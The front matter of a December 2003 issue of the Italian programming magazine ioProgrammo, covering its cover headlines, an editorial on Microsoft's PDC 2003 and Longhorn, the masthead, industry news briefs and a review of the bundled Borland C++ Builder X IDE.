UML DA ZERO
Guida al linguaggio più richiesto in azienda INIZIA IL CORSO
VERSIONE PLUS RIVISTA+LIBRO+CD €8,90
VERSIONE STANDARD RIVISTA+CD €6,90
Periodicità mensile • DICEMBRE 2003 • ANNO VII, N.11 (75)
Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL

ioProgrammo

Scripting

L'APPLICAZIONE CAMBIA AL VOLO

Una guida per modificare a run-time i tuoi progetti in Visual Basic

- Cambiare l'interfaccia
- Modificare la logica
- Creare macro come in Office

IN ALLEGATO

MULTIMEDIA
- Realizziamo un DVD player
- OpenGL: grafica 3D professionale nelle nostre applicazioni
- Registrare suoni in Java

SISTEMA
- La gestione delle date in VB.NET

RETE
- Un'applicazione VB che controlla il traffico di rete

ELETTRONICA
- Pilotare una mano meccanica col Joystick

CORSI
- C#: enumerazione e struttura
- Java: la creazione di un oggetto
- VB: la tastiera senza segreti

AVANZATO
- Simulazione dei sistemi fisici

Password KO

Gli strumenti e le tecniche per penetrare nei sistemi Windows

SCHEDULING IN JAVA
La semplicità dei Thread per gestire le attività

DATABASE XML NATIVI
Il futuro dei DBMS: una guida agli strumenti già disponibili

ISSN 1128-594X
ioProgrammo (plus) Anno VII - N° 11 (75) • € 8,90
EDIZIONI MASTER www.edmaster.it

IL DIALOGO FRA FLASH MX, PHP E MySQL

CONTENTS ▼

Anno VII - n. 11 (75) Dicembre 2003

▼ PDC 2003 - il futuro secondo Gates

Los Angeles – 27 ottobre 2003. Bill Gates ha fatto da anfitrione alla PDC e ha presentato quello che sarà il futuro secondo Microsoft. ioProgrammo era lì per voi e, nel prossimo numero, troverete un ampio resoconto di quanto è successo e quanto è stato pre-visto. Longhorn, con la relativa piattaforma di sviluppo, si è finalmente svelato e sinceri sono stati lo stupore per la quantità e la qualità dei progressi fatti da Microsoft, prima di tutto per gli sviluppatori. Il nuovo modello di API WinFX estende le virtù della piattaforma .NET e consente di pilotare con grande eleganza la potenza di Longhorn. All'interno di WinFX, ci hanno particolarmente entusiasmato i sottosistemi Indigo e WinFS. Il primo è la creatura prediletta di quel geniaccio di Don Box e rappresenta il passo definitivo di Microsoft verso la programmazione Service Oriented: sviluppato per .NET, Indigo sarà parte integrante di Longhorn, e utilizzabile anche su sistemi XP e Windows Server 2003. Indigo fornisce una infrastruttura stabile e affidabile per la programmazione distribuita basata Web Services: un'API elegante e semplice, sarà una vera delizia utilizzarla. WinFS, dal canto suo, rappresenta una vera rivoluzione per i File System: si pone come interfaccia verso tutti i dati immagazzinati e sostituisce al concetto di file, quello di item (un'informazione generica correlata ad altri item). La gestione e la ricerca nel File System si gioverà dunque di tutta la velocità e la semplicità garantita dai DBMS, con in più la flessibilità garantita da un massiccio uso di XML per la definizione degli item e delle loro relazioni. WinFS è anche un insieme di API che permette alle applicazioni una interazione oserei dire "intima" con il sistema operativo. E cosa dire di Avalon, la piattaforma per l'interfaccia delle nuove applicazioni client… beh, mi prudono le mani, ma dobbiamo avere pazienza ed aspettare il prossimo mese.

P.S. Navigando, mi sono imbattuto in una massima di Charles Mingus che mi ha ricordato perché mi piace fare questo mestiere: rendere complicato ciò che è semplice è banale; rendere semplice, incredibilmente semplice, ciò che è complicato, ecco, questa è creatività.

raffaele@edmaster.it

☑ CD ☑ WEB
nome_file.zip
cdrom.ioprogrammo.it

All'inizio di ogni articolo, troverete un nuovo simbolo che indicherà la presenza di codice e/o software allegato, che saranno presenti sia sul CD (nella posizione di sempre *\soft\codice* e *\soft\tools*) sia sul Web, all'indirizzo http://cdrom.ioprogrammo.it. Per scaricare software e codice da Internet, ogni mese indicheremo una password differente. Per il numero che avete fra le mani la combinazione è:

Username: **kubrick** *Password:* **fidelio**

ioProgrammo

Anno VII - N.ro 11 (75) - Dicembre 2003 - Periodicità: Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo
http://www.ioprogrammo.it

Direttore Editoriale Massimo Sesti
Direttore Responsabile Romina Sesti
Responsabile Editoriale Gianmarco Bruni
Responsabile Marketing Antonio Meduri
Editor Gianfranco Forlino
Coordinamento redazionale Raffaele del Monaco
Redazione Antonio Pasqua, Thomas Zaffino
Collaboratori M. Autiero, M. Canducci, M. Era, E. Florio, M. Del Gobbo, F. Grimaldi, F. Lippo, D. Magoga, A. Marroccelli, S. Leone Monni, G. Naccarato, C. Pelliccia, P. Perrotta, S. Pierazzini, M. Pizzola, F. Sara, L. Spuntoni, F. Vaccaro, D. Vesicchio, V. Vessia
Segreteria di Redazione Veronica Longo

Realizzazione grafica Cromatika S.r.l.
Responsabile grafico: Paolo Cristiano
Coordinamento tecnico: Giancarlo Sicilia
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Certificato UNI EN ISO 14001
N. 9191 CRMT

Realizzazione Multimediale SET S.r.l.
Coordinamento Tecnico Piero Mannelli
Realizzazione CD-Rom Paolo Iacona

Pubblicità Master Advertising s.r.l.
Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121207
e-mail advertising@edmaster.it
Rete Vendita Serenella Scarpa, Cornelio Morari, Roberto Piano, John F. Alborante
Segreteria Ufficio Vendite Daisy Zonato

Editore Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121206
Sede di Rende: C.da Lecco, zona industriale - 87036 Rende (CS)
Amministratore Unico: Massimo Sesti

Abbonamento e arretrati
ITALIA: Abbonamento Annuale: ioProgrammo Basic(11 numeri): € 37,90 sconto 50% sul prezzo di copertina € 75,90.
ioProgrammo Plus (11 numeri + 6 libri): € 61,90 sconto 50% sul prezzo di copertina € 123,90.
ESTERO: Abbonamento Annuale: ioProgrammo Basic (11 numeri): € 151,80. ioProgrammo Plus (11 numeri + 6 libri): € 257,00
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5.32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 02 831212.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 02 83121206, oppure via posta a EDIZIONI MASTER via Cesare Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- cc/p n.16821878 o vaglia postale (inviando copia della ricevuta del versamento insieme alla richiesta);
- assegno bancario non trasferibile (da inviarsi in busta chiusa insieme alla richiesta);
- carta di credito, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).
- bonifico bancario intestato a Edizioni Master S.r.l. c/o Banca Credem S.p.a. c/c 5000 ABI 03032 CAB 80880 (inviando copia della distinta insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: Inviare il CD-Rom difettoso in busta chiusa a:
Edizioni Master Servizio Clienti - Via Cesari Correnti, 1 - 20123 Milano

Assistenza tecnica: ioprogrammo@edmaster.it

Servizio Abbonati:
☎ tel.02 831212
@ e-mail: servizioabbonati@edmaster.it

Stampa: Rotoeffe Via Variante di Cancelleria, 2/6 - Ariccia (Roma)
Stampa CD-Rom: Deluxe Italy S.r.l. - via Rossini, 4 - Tribiano (MI)
Distributore esclusivo per l'Italia: Parrini & C S.p.A.
Via Vitorchiano, 81 - Roma

Finito di stampare nel mese di Novembre 2003

L'Universo Tecnologico
www.itportal.it

Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, PC Fun extreme, Quale Computer, DVD Magazine, Office Magazine, La mia Barca, ioProgrammo, Linux Magazine, Softline Software World, HC Guida all'Home Cinema, <tag/>, MPC, Discovery DVD, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, I Corsi di Win Magazine, I Filmissimi in DVD, La mia videoteca, Le Collection.

News

WinFS LA NUOVA TECNOLOGIA PER LA GESTIONE DEL FILE-SYSTEM

Il nuovo file-system, che farà la sua comparsa nella prossima versione di Windows, nome in codice Longhorn, sarà rappresentato da una nuova versione di NTFS. L'obiettivo sarà quello di fornire agli utenti un mezzo più veloce e potente per cercare e organizzare file e dati, indipendentemente da dove questi risiedano. WinFS convoglierà, in un'unica struttura, l'archiviazione di vari dati, anche se eterogenei, (relazionali, non relazionali e multimediali); un servizio integrato con l'interfaccia utente e in grado di unificare in una singola vista vari tipi di dati, come contatti, documenti, e-mail, foto, filmati, pagine Web e URL, ordinandoli in cartelle, o "stack", in base a determinati criteri e indipendentemente da dove risiedano i file, cartella, disco o unità di rete.

www.microsoft.com

IL SOFTWARE MACROMEDIA GIRA SU LINUX

CodeWeavers, una società specializzata nel rendere le applicazioni Windows disponibili per Linux, ha annunciato una nuova versione del suo software. Tra le novità più interessanti, c'è il supporto per i tool di sviluppo per il Web di Macromedia: Flash e Dreamweaver. Tra le altre applicazioni supportate sono da segnalare Microsoft Office XP e Adobe Photoshop. Il software proposto da CodeWeavers si basa su Wine, un sistema per l'emulazione Windows Open Source.

www.codeweavers.com

CRAY PREPARA UNA NUOVA LINEA BASATA SU OPTERON

Cray ha dato piena fiducia alla nuva linea di processori Opteron della AMD che sarano la base della nuova linea di supercomputer. Nel 2004 Cray avrà in produzione computer la cui dotazione potrà variare dai 64 fino ad oltre 10.000 processori Opteron in parallello. I sistemi così costruiti si avvantageranno di un tipo di interconnessione sviluppato appositamente da Cray per garantire la grande banda passante necessaria al funzionamento interno di queste macchine. Ovviamente, i computer prodotti da Cray non sono esattamente per tutte le tasche: i clienti tipici sono centri di ricerca, enti governativi e grandi aziende impegnate. Interessante notare che il sistema operativo scelto per queste macchine è il SuSE Linux' Enterprise Server. Tra i motivi che hanno fatto cadere la scelta sui processori Opteron, c'è la possibilità di far girare sia codice a 64 bit che a 32 bit.

www.cray.com

IBM A CACCIA DI ERRORI

La IBM ha rilasciato un tool che consente alle aziende di ispezionare il codice a caccia di problemi, sia durante lo sviluppo, sia una volta che l'applicazione è stata implementata. Il tool, chiamato J2EE Code Validator, può analizzare il codice ed intercettare i più comuni errori commessi nelle applicazioni Java. E' stato sviluppato per affiancare altri tool di debgging che in genere si occupano di rilevare i problemi sintattici presenti nel codice. J2EE Code Validator può verificare che un'applicazione sia conforme ad una serie di pattern predefiniti, o regole, che hanno dimostrato di garantire un'alta qualità del codice.

www.ibm.com

NUOVE FUNZIONALITÀ PER ORACLE

Oracle ha annunciato la certificazione di Oracle Database su Red Hat Enterprise Linux 3 e la disponibilità dell'assistenza tecnica per i prodotti Oracle sulla piattaforma Red Hat.
Red Hat e Oracle hanno collaborato per definire le funzioni e i miglioramenti da introdurre in Red Hat Enterprise Linux 3 al fine di garantire livelli maggiori di scalabilità, prestazioni e facilità di gestione degli ambienti Oracle.
Red Hat Enterprise Linux 3 ha introdotto inoltre più di 50 nuove funzioni specifiche per l'ottimizzazione degli ambienti Oracle e Linux.

"Oracle ha dimostrato un forte impegno nei confronti della piattaforma Linux, stabilendo con la nostra società una partnership strategica finalizzata alla definizione congiunta di nuove funzionalità per migliorare le implementazioni Oracle"

ha dichiarato Brian Ste-

UN ANTI-VIRUS PER DISPOSITIVI DI COMUNICAZIONE MOBILE

NTT DoCoMo e Network Associates hanno annunciato di aver sviluppato congiuntamente un componente tecnologico fondamentale per un motore anti-virus compatto, basato sulla tecnologia di sicurezza McAfee di Network Associates, per

Homepage di Network Associated.

vens, Vice President, Operating System Development di Red Hat.

"I clienti che utilizzano le soluzioni Oracle su Red Hat Enterprise Linux 3 beneficeranno quindi di ottime prestazioni, affidabilità e scalabilità, un risultato impossibile da ottenere con gli ambienti Unix proprietari".

www.oracle.com

proteggere i futuri servizi di comunicazione mobile. Le due aziende hanno iniziato a collaborare per sviluppare una tecnologia di scansione per contenuti multimediali, come per esempio la posta elettronica, a partire da maggio dello scorso anno. Network Associates ed NTT DoCoMo continueranno la collaborazione al fine di offrire, entro la seconda metà del 2004, un engine anti-virus compatto, incorporando tecnologie specifiche nei dispositivi di comunicazione mobile di NTT DoCoMo. Inoltre, valuteranno insieme la possibilità di offrire la tecnologia congiunta ad organismi di standardizzazione internazionali, continuando allo stesso tempo a ricercare e sviluppare soluzioni per proteggere e migliorare i futuri servizi di comunicazione mobile.

www.nai.com

UN NUOVO TOOL PER GLI SVILUPPATORI DI WEB SERVICES SU .NET

AmberPoint ha rilasciato un nuovo tool per gestire e monitorare Web Services all'interno di Visual Studio.
AmberPoint Express consente il controllo delle prestazioni, il monitoraggio dei logging ed il test dei servizi esposti. Gli sviluppatori possono così controllare sia le prestazioni che la robustezza dei servizi che creano.
La gestione dei Web Services è considerata una delle prime barriere alla diffusione degli stessi: questo tool può mitigare fortemente il problema, soprattutto in relazione alla misura dell'efficienza dei servizi che si costruiscono.

www.amberpoint.com

FILEMAKER SI INTEGRA CON IL NUOVO MICROSOFT OFFICE 2003

FileMaker Pro 6 offre da oggi caratteristiche che permettono un facile interscambio di dati con Microsoft Word 2003 ed Excel 2003. Grazie al supporto XML, che consente agli sviluppatori di integrare in modo fluido dati provenienti da diverse applicazioni, FileMaker Pro moltiplica il valore dei dati rendendoli accessibili nel formato e nell'applicazione che risulti migliore per l'utente. Per rendere ancora più facile l'integrazione di dati in XML, FileMaker offre un'ampia varietà di fogli XSLT che si possono scaricare direttamente dalla Libreria FileMaker all'indirizzo web ***www.filemaker.com/xml/xslt_library.html*** e che consentono di esportare i dati direttamente in file XML di Excel e Word. "Con l'aggiunta del supporto XML a FileMaker Pro 6, gli sviluppatori e gli utenti di alto livello possono creare soluzioni in grado di connettere interi workgroup e singoli utenti con un numero virtualmente illimitato di altre applicazioni", ha commentato Ronald Schmelzer, Senior Analyst di ZapThink, società di ricerche di mercato focalizzata esclusivamente sul supporto XML e sui servizi web. "Facendo leva sul supporto XML fin dalla sua introduzione, FileMaker Pro 6 ha fatto dell'integrazione di import ed export XML una parte stabile dell'applicazione". Per chi utilizza tutti i giorni Excel, FileMaker Pro 6 dispone anche di una comoda funzione di conversione drag-and-drop. I fogli di lavoro Microsoft Excel possono infatti essere convertiti in database FileMaker con grande semplicità, trascinando i fogli di calcolo su un'icona FileMaker.
Convertendo i dati Excel in un database, l'utente può effettuare ricerche, pubblicare sul web, importare e stivare immagini e file audio, stampare report ed effettuare numerose altre operazioni.

www.ibm.com

AI NASTRI DI PARTENZA BORLAND JBUILDER X

Borland anuncia il lancio di JBuilder X, la più recente versione dell'ambiente di sviluppo integrato (IDE) cross-platform per Java. JBuilder X è la più importante release del prodotto da oltre due anni e offre oltre 100 nuove funzioni destinate ad aumentare la produttività di team aziendali, sviluppatori corporate e sviluppatori Java code-centric. Le nuove funzionalità del prodotto sono focalizzate su facilità d'uso e produttività, sviluppo di applicazioni Web, Web service ed EJB, nonché deployment J2EE. Di seguito la nota stampa diffusa dalla stessa Borland:

"JBuilder X semplifica l'IDE Java della prossima generazione. Siamo entrati in contatto con migliaia di utenti JBuilder e abbiamo esaminato centinaia di segnalazioni per essere sicuri di soddisfare le esigenze degli sviluppatori Java", ha dichiarato George Paolini, Vicepresidente e Direttore Generale Java Solutions di Borland. "Una delle richieste più ricorrenti che abbiamo soddisfatto riguarda il miglioramento della capacità di personalizzazione. In precedenza era un segreto ben custodito da Borland, ma oggi possiamo rivelare di aver esteso la nostra API OpenTools, pubblicata per la prima volta nel 1998. Questo ci consente di continuare a supportare l'ecosistema su cui poggia JBuilder e, contestualmente, offrire ai clienti ulteriori funzionalità".

www.borland.it

MACROMEDIA COMPRA EHELP

Con un esborso di 65 milioni di dollari, Macromedia si appresta ad acquistare eHelp, estendendo il suo impero nel campo della grafica per il Web.
Due i prodotti di punta di questa software house: RoboHelp, un tool per il Web authoring, e RoboDemo, un software per la creazioni di presentazioni basato su Flash.
Lo scopo dichiarato di Macromedia è quello di integrare ed ampliare la sua offerta di authoring tool, andando ad affiancare prodotti come Breeze nel campo della creazione di applicazioni per l'e-learning, l'help desk, i software di simulazion ed i tutorial interattivi.

www.macromedia.com

IBM LANCIA UN TOOLKIT PER MPEG-4

Un set di classi Java ed un API che consentono l'interazione con dispositivi MPEG-4. Collegandosi al sito della IBM è possibile scaricare un pacchetto contenente anche alcune applicazioni cross-platform che dimostrano, più di tante parole, le possibilità offerte da questa tecnologia:

- **AVgen:** una semplice GUI per la creazione di contenuti audio-video per dispositivi compatibili con gli standard ISMA o 3GPP
- **XMTBatch:** un tool per la creazione di contenuti MPEG-4 interattivi
- **M4Play:** un client MPEG-4 che consente di visualizzare contenuti MPEG-4 nelle applicazioni
- **M4Applet for ISMA:** un applet Java che può visualizzare qualsiasi contenuto ISMA
- **M4Appet for HTTP:** un applet Java che permette di visualizzare contenuti MPEG-4 distribuiti via HTTP.

Grazie al fatto che l'intero toolkit è Javav-based, sia le applicazioni client, sia le applicazioni di creazione di contenuti possono girare su qualsiasi piattaforma.

www.ibm.com/developerworks

WINDOWS XP SP2, SMENTITA SUL RILASCIO

Richard Kaplan, vicepresidente del settore contenuti e ricerca di Microsoft, in occasione del citriX iForum, aveva annunciato il rilascio del SP2 di Windows XP entro la fine del 2003. Microsoft, in un comunicato ha affermato che quest'anno sarà disponibile solo una versione beta del Service Pack, smentendo, di fatto, quanto annunciato da Kaplan; secondo il comunicato di Microsoft, il rilascio della versione completa, non avverrà prima della metà del 2004. La società ha affermato che il ciclo di sviluppo della soluzione è in una fase ancora troppo iniziale per fornire un calendario più preciso per il rilascio.

SONY ATTACCA CON IL LASER BLU

La compagnia nipponica si appresta a lanciare sul mercato una nuova tecnologia di storaging, basata su laser a luce blu, e capace di immagazzinare 23.3 GB su un singolo supporto.
Il nome scelto per questa tecnologia è Professional Disc for Data (PDD).
I dischi saranno fissati all'interno di cartucce protettive e, al posto della luce rossa utilizzata in altri dispositivi ottici (CD, DVD, ecc.), PDD utilizza un laser a luce blu, capace di focalizzare un'area più piccola della superficie, aumentando la densità di dati e dunque la capacità del dispositivo.
Sony offrirà un drive (BW-F101) capace di utilizzare sia dischi PDD registrabili che re-writeable.

I PDD-R costeranno 45$, mentre i PDD-RW saranno in vendita a $50, il prezzo del BWF101 sarà di $3300.
Sony ha già pianificato una seconda generazione che porterà la capacità delle unità oltre e 50 GB entro il 2005.
La terza generazione arriverà a 100GB con un throughput di 36MBps, ma per questa bisognerà aspettare ancora parecchio.

www.sony.com

OFFICE 2003: L'INTEGRAZIONE È XML

Il Museo Nazionale della Scienza e della Tecnica di Milano è stato la sede scelta da Microsoft per la presentazione italiana, in contemporanea con il resto del mondo, della nuova versione della suite Office, denominata semplicemente Office 2003. Un prodotto su cui Microsoft ha investito molto e in cui crede fortemente, come dimostrato dalla partecipazione di Bill Gates che, in collegamento via satellite dalla sede della presentazione americana, ha spiegato la filosofia e le caratteristiche principali di Office 2003. Le parole d'ordine del nuovo Office sono collaborazione e produttività, e sono proprio le nuove possibilità in termini di condivisione dei documenti e scambio delle informazioni che dovrebbero ottimizzare la vita negli uffici a chi utilizza la suite Microsoft. Profondamente ottimizzato l'utilizzo di Outlook, l'applicazione in assoluto più utilizzata in ambito lavorativo, resa più flessibile e integrata con gli altri applicativi del pacchetto, per ridurre i tempi di consultazione delle e-mail e facilitare l'individuazione dei messaggi. Un altro punto fondamentale riguarda la condivisione dei documenti tra più utenti, per consentire a più persone all'interno di un ufficio di lavorare contemporaneamente su un documento con la sicurezza di disporre sempre della versione più recente e aggiornata dello stesso. In un mondo in cui la condivisione delle risorse e dei file è ormai una consuetudine, l'altro aspetto determinante è la sicurezza, aumentata nel nuovo Office 2003 e migliorata nella gestione dei privilegi d'accesso e di modifica dei contenuti. Il sistema adottato è basato sul cosiddetto Information Right Management (IRM), orientato principalmente ad un'utenza aziendale, garantisce che le informazioni che si vogliono condividere siano lette solo dai legittimi destinatari. Alla base della nuova suite di di produttività di Microsoft c'è un diffuso utilizzo di XML che rende i documenti prodotti più facilmente condivisibili e aggiornabili, sia all'interno di una rete aziendale sia attraverso Internet. Microsoft è intenzionata ad utilizzare Office 2003 anche per spingere il passaggio a .Net degli sviluppatori più riluttanti, quelle affezionati a VBA. Benchè sia preservata la compatibilità verso VBA, lo strumento più indicato a programmare la nuova suite di Microsoft è Visual Studio Tools for Office. La semplice conversione delle vecchie applicazioni VBA in .Net, oltre a fornire tangibili benefici agli sviluppatroi, si presenta dunque come una importante occasione per facilitare il passaggio alla piattaforma di sviluppo Microsoft.
Office 2003 è disponibile in tre versioni:

- Standard, costituita essenzialmente da Word, Excel, Outlook e PowerPoint (600 euro)
- Snall Business, che aggiunge alla Standard Publisher e Contact Manager (650 euro)
- Professional, la più completa che rispetto alle precedenti include anche Access (740 euro).

www.microsoft.com/italy

SOFTWARE SUL CD

Una selezione dei migliori tool di sviluppo proposta dalla redazione di ioProgrammo

Borland C++ Builder X Personal Edition

Il nuovo ambiente di programmazione C++ proposto da Borland è la summa delle esperienze maturate con la serie di JBuilder.

Dopo anni in cui il C++ era stato un po' trascurato da Borland, in favore di linguaggi come Java e C#, ecco finalmente un ambiente di sviluppo nuovo di zecca per il principe dei linguaggi professionali. Lo scopo del C++ Builder X è di abbracciare tutto lo sviluppo, e non solo quello teso alla realizzazione delle interfacce utente. L'IDE porta con se le migliori caratteristiche dei suoi "cugini" nati per il mondo Java e .NET: la possibilità di scegliere fra più compilatori, l'organizzazione dei file di progetto in documenti XML facilmente manutenibili, la compatibilità con altri tool Borland come Teamstudio, Caliber e

Fig. 1: Al primo avvio, una pagina di benvenuto ci introduce al nuovo ambiente.

Togheter. L'intero IDE di C++ Builder X è distribuito come applicativo Java, potremo dunque avviare la medesima interfaccia su più piattaforme, ivi comprese Linux e Solaris.

LA SCELTA DEL COMPILATORE

La possibilità di cambiare il compilatore

Build tools

Registered build tools:

Name	Toolset	Category	Description
BCC32	Borland Win32 Compiler Tools	Compiler	Borland C++ Compiler
ILINK32	Borland Win32 Compiler Tools	Linker	Borland Linker
BRCC32	Borland Win32 Compiler Tools	Resource compiler	Borland Resource Com...
TLib	Borland Win32 Compiler Tools	Librarian	Borland TLib
ImpLib	Borland Win32 Compiler Tools	Librarian	Borland ImpLib
GNU C++ Compiler	GNU C++ Compiler Tools	Compiler	GNU C++ Compiler, bas...
GNU C++ Linker	GNU C++ Compiler Tools	Linker	GNU C++ Linker
GNU archive tool	GNU C++ Compiler Tools	Librarian	GNU archive tool
MinGW GNU C++ Compiler	Minimalist GNU For Windows	Compiler	GNU C++ Compiler for ...
GNU C++ Linker	Minimalist GNU For Windows	Linker	GNU C++ Linker
Dlltool (import libs)	Minimalist GNU For Windows	Librarian	Dlltool
Dlltool (.def files)	Minimalist GNU For Windows	Linker	Generate .def file
GNU archive tool (MinGW)	Minimalist GNU For Windows	Librarian	GNU archive tool (MinGW)
GNU Windows Resource Co...	Minimalist GNU For Windows	Resource compiler	GNU Windows Resourc...
Preprocess	Borland Win32 Compiler Tools	Deployment	CPP32 Preprocess

New... Edit... Remove Copy

OK Cancel Help

Fig. 2: Da questa interfaccia è possibile aggiungere nuovi compilatori e tool di sviluppo alla lista.

mantenendo invariata l'interfaccia di sviluppo è un beneficio da non sottovalutare. Chi sviluppa in C++ avrà notato che non si può affermare che esista un compilatore "in assoluto" migliore degli altri. Tipicamente ognuno ha delle doti che possono farlo preferire ad altri. Già nel pacchetto presentato sul CD, oltre al compilatore ufficiale Borland, è presente l'eccellente GNU C++ Compiler, sia per Windows che per Linux. Ma sono supportati anche il Visual C++ Compiler di Microsoft, il Forte C++ di Sun per Solaris e i compilatori Intel C++ 7.1, sia per Linux che per Windows. E' anche possibile collegare compilatori che non sono in questa lista, in modo che ognuno può utilizzare quello che preferisce.
Ad esempio, per ammissione stessa della Borland, il suo compilatore, pure essendo molto veloce a tempo di compilazione, non è "un fulmine di guerra" a run time… insomma la libertà è totale, sta a noi sfruttarla con saggezza.





Fig. 3: Il debug consente una dettagliata analisi dello stato dell'applicazione.

UN NUOVO PROGETTO

Giusto per avere una prima impressione, proviamo a scegliere la voce *New* dal menu *File*. Una finestra di dialogo con numerose opzioni ci darà la possibilità di scegliere il tipo di progetto da creare: applicazioni GUI, console, librerie e quant'altro. Fatto questo, un wizard ci guiderà alla costruzione di una infrastruttura di base che renderà più semplice il completamento del nostro progetto. Il tutorial mostra i tre passi necessari a creare un progetto di applicazione GUI.

DEBUGGER

Il debugger è particolarmente curato in questa edizione: ricchissimo è il ventaglio di possibilità che offre. In figura vediamo una screenshot di un'applicazione in esecuzione in modalità debug. Avendo introdotto un breakpoint (la freccetta blu che notate alla sinistra del codice) possiamo ispezionare completamente lo stato dell'applicazione e del sistema, grazie anche alla evidenziazione dei thread e delle zone di memoria impegnate nell'attimo in cui abbiamo interrotto l'esecuzione. Diciamo pure che la fotografia dell'istante è dettagliatissima e garantisce tutte le informazioni di cui uno sviluppatore può aver bisogno, sia nell'ottica di migliorare le prestazioni che in quella di scovare i bug presenti.




Fig. 4: *L'integrazione con l'ambiente Together consente di avere diagrammi UML sempre aggiornati rispetto al processo di sviluppo.*

INSTALLAZIONE

Prima di effettuare l'installazione, è necessario registrarsi al sito ufficiale Borland, all'indirizzo *www.borland.com/products/downloads/download_cbuilderx.html#* e lasciare i propri dati. Vi verrà inviata una mail al vostro indirizzo contenente un allegato che fungerà da chiave di attivazione. Al termine della procedura, sarete invitati a scaricare il pacchetto di installazione… cosa che potrete evitare, in quanto già presente nel CD allegato alla rivista. C++ Builder può essere installato su numerose piattaforme anche se quelle supportate ufficialmente sono Windows 2000, Windows XP, RedHat Linux Enterprise Workstation 2.1 e Solaris 8. Una volta scompattato il file .zip, dobbiamo innanzitutto accertarci di avere lo spazio sufficiente alla completa installazione: circa 500 MB. Per le installazioni su Windows, bisogna fare attenzione ad avere i privilegi di amministratori: in caso contrario, l'installazione partirà ma senza andare a buon fine. Detto questo, siamo pronti a partire con un doppio clic su install.exe presente nella sottodirectory Windows. La procedura di installazione prevede l'accettazione di una licenza e quindi la scelta fra l'installazione full ed una personalizzata, in cui è possibile specificare se installare o meno tool addizionali ed il compilatore GNU C++. Curiosamente, fra i pacchetti che verranno installati, si annovera anche un Java Runtime Al primo avvio dell'applicazione vi verrà richiesta una chiave di attivazione: sarà sufficiente salvare, in una qualsiasi directory, l'allegato della mail ricevuta in precedenza dalla Borland ed indicare a C++ Builder X la posizione in cui abbiamo salvato il file.

☑ C++ Builder X Personal

Produttore: Borland
Sul web: www.borland.it
Prezzo: Gratuito
Software su CD: cbx1_personal_windows

La prima applicazione GUI

1 Dal menu *File*, scegliamo *New*, quindi indichiamo *New GUI Application*. Nel wizard che si apre indichiamo percorso e nome del nostro progetto. Un clic su *Next*.

2 La successiva finestra di dialogo consente di scegliere la piattaforma su cui andremo ad utilizzare il progetto ed il relativo toolset da utilizzare per la compilazione. Ancora un clic su *Next*.

3 L'ultimo passo consiste nell'indicare quali file includere nel progetto, qualora fossero già state scritte delle parti dell'applicazione. Con *Finish*, partirà la creazione del progetto.

Macromedia Fireworks MX 2004

Il segreto del successo di Fireworks è dovuto ad una scelta vincente operata dalla Macromedia: creare uno strumento specializzato per il web che non sia un semplice accessorio di Dreamweaver.

